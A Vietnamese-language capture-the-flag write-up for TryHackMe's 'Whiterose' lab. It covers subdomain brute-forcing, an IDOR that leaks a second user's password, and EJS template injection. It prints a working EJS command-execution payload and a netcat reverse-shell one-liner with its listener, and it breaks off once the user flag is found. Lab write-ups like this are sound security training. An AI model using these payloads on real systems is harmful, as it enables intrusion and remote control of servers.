Whiterose (TryHackMe-Easy)

-Link: https://tryhackme.com/room/whiterose

1. Reconnaissance và Scaning.

-Đầu bài cho chúng ta người dùng và mật khẩu `Olivia Cortez:olivi8` , vì tên đăng nhập có dấu cách nên có thể là tên đăng nhập để truy cập qua 1 trang web nào đó.

-Ta nên biết 1 chút về các cổng được mở tại trang web, sử dụng nmap:

```
nmap -A ip_addr -o nmap.txt
```

-Kết quả:

```
# Nmap 7.95 scan initiated Tue Mar 25 03:05:59 2025 as: /usr/lib/nmap/nmap
--privileged -A -o nmap.txt 10.10.190.47
Nmap scan report for 10.10.190.47
Host is up (0.32s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   2048 b9:07:96:0d:c4:b6:0c:d6:22:1a:e4:6c:8e:ac:6f:7d (RSA)
|   256 ba:ff:92:3e:0f:03:7e:da:30:ca:e3:52:8d:47:d9:6c (ECDSA)
|_  256 5d:e4:14:39:ca:06:17:47:93:53:86:de:2b:77:09:7d (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
```


```
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   307.60 ms 10.21.0.1
2    307.79 ms 10.10.190.47

OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Tue Mar 25 03:06:31 2025 -- 1 IP address (1 host up) scanne
d in 31.89 seconds
```

-Ta biết được là máy đang chạy ubuntu, sử dụng nginx để chạy web và có chạy ssh. Truy cập thử vào http qua firefox.

```
http://ip_addr
```


-Lúc đấy ta sẽ thấy không thể truy cập được, tuy nhiên trên search bar ta thấy browser đã đổi ip nhập vào thành (có thể) tên trang web `cyprusbank.thm` , thêm địa chỉ ip và tên miền vào /etc/hosts.

-Lúc này ta truy cập được vào trang nhưng tại trang và nguồn trang, ta không thấy gì có thể khai thác được cả.




National Bank of Cyprus

We are currently under maintenance, thank you for your patience



-Thử xem có robots.txt nhưng không tồn tại trang đó.



-Ta thử xem còn trang web nào khác không bằng brute-force. (Khuyến khích dùng directory-list-2.3-medium.txt của seclists)

```
gobuster dir -u http://cyprusbank.thm -w /usr/share/dirb/wordlists/common.txt -o dircommon.txt
```

-Tuy nhiên ta không tìm được gì cả, index.html là trang hiện tại.


```
/index.html           (Status: 200) [Size: 252]
```

-Ta sẽ thử tìm miền phụ cũng bằng brute-force.


```
gobuster vhost -u http://cyprusbank.thm/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 64 --append-domain -o subdomain.txt
```

-Ta tìm được subdomain `admin.cyprusbank.thm` , nó redirect ta trực tiếp tới trang login. (Trước đó nhớ thêm tên miền vào /etc/hosts)

Found: admin.cyprusbank.thm Status: 302 [Size: 28] [→ /login]




-Ta sử dụng cặp tên người dung và mật khẩu đề bài cho để thử vào trang web. Và chúng ta vào được thật.




2. Gaining Access.


-Như ta thấy thì dù đã vào được trang của admin nhưng lại không xem được số điện thoại của Tyrell. Ta cần phải tìm cách nâng quyền của ta lên.




-Ta để ý tại trang tin nhắn chung thì lại có 1 tham số “c” trên query.




-Ta sẽ thử đổi tham số “c” về 0, nó cho ta 1 đoạn tin nhắn khá là thú vị.




-Thử đăng nhập với `Gayle Bev:p~]P@5!6;rs558:q` , ta đã vào được với tư cách là anh chằng này, đồng thời giờ ta có quyền xem số điện thoại của Tyrell. Trả lời cho câu hỏi số điện thoại của anh ấy là bao nhiêu.




-Bây giờ ta đã có quyền để vào trang settings, có vẻ trang này cho phép ta thay đổi mật khẩu của người dùng, ta sẽ thử thay đổi mật khẩu của tài khoản `DEV TEAM` .




-Ta có thể làm như vậy thật, bây giờ ta sẽ thử đăng nhập bằng tài khoản `DEV TEAM` , nhưng không thể. Có lẽ trang đó chỉ có thể thay đổi mật khẩu của người dùng. Tuy nhiên ta thấy mật khẩu thay đổi lại được đưa ngược trở về trang setting, ta có thể áp dụng lỗ hổng như XSS hay SSTI.



-Trước tiên ta cần phải biết yêu cầu POST tại trang thay đổi mật khẩu nhận những tham số nào, ta dùng burpsuite. Không có gì đặc biệt cả.




-Tuy nhiên nếu như mà ta thay đổi tham số, tức là thay vì `password` thì ta để `pass` thì ta phát hiện ra có một đoạn `ejs(Embedded JavaScript templates)` trong trang đó.



-Sau khi đã biết được trang đã sử dụng ejs để xử lý mật khẩu, ta thử nhét 1 đoạn payload vào đó. Sau 1 hồi tìm kiếm (Và đọc khá nhiều writeup), ta tìm được payload mong muốn

-link: https://github.com/mde/ejs/issues/735

```
name=DEV+TEAM&password=123&settings[view options][client]=true&settings[view options][escapeFunction]=1;return global.process.mainModule.constructor._load('child_process').execSync('command_line');
```




-Vì đã có các để inject câu lệnh vào, ta tạo 1 reverse shell để tiện hơn cho việc nhập câu lệnh:

- Câu lệnh sử dụng:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc your_ip_addr port >/tmp/f
```


- Máy của chúng ta:

```
nc -lnvp 6969
```



*Lưu ý là phải encode bằng url trước khi gửi payload.

-Sau khi vào được, ta kiểm tra thư mục nhà thì chỉ có 1 user duy nhất là `web` , vậy nên chắc chắn user.txt sẽ nằm trong thư mục của user này. Thật vậy.

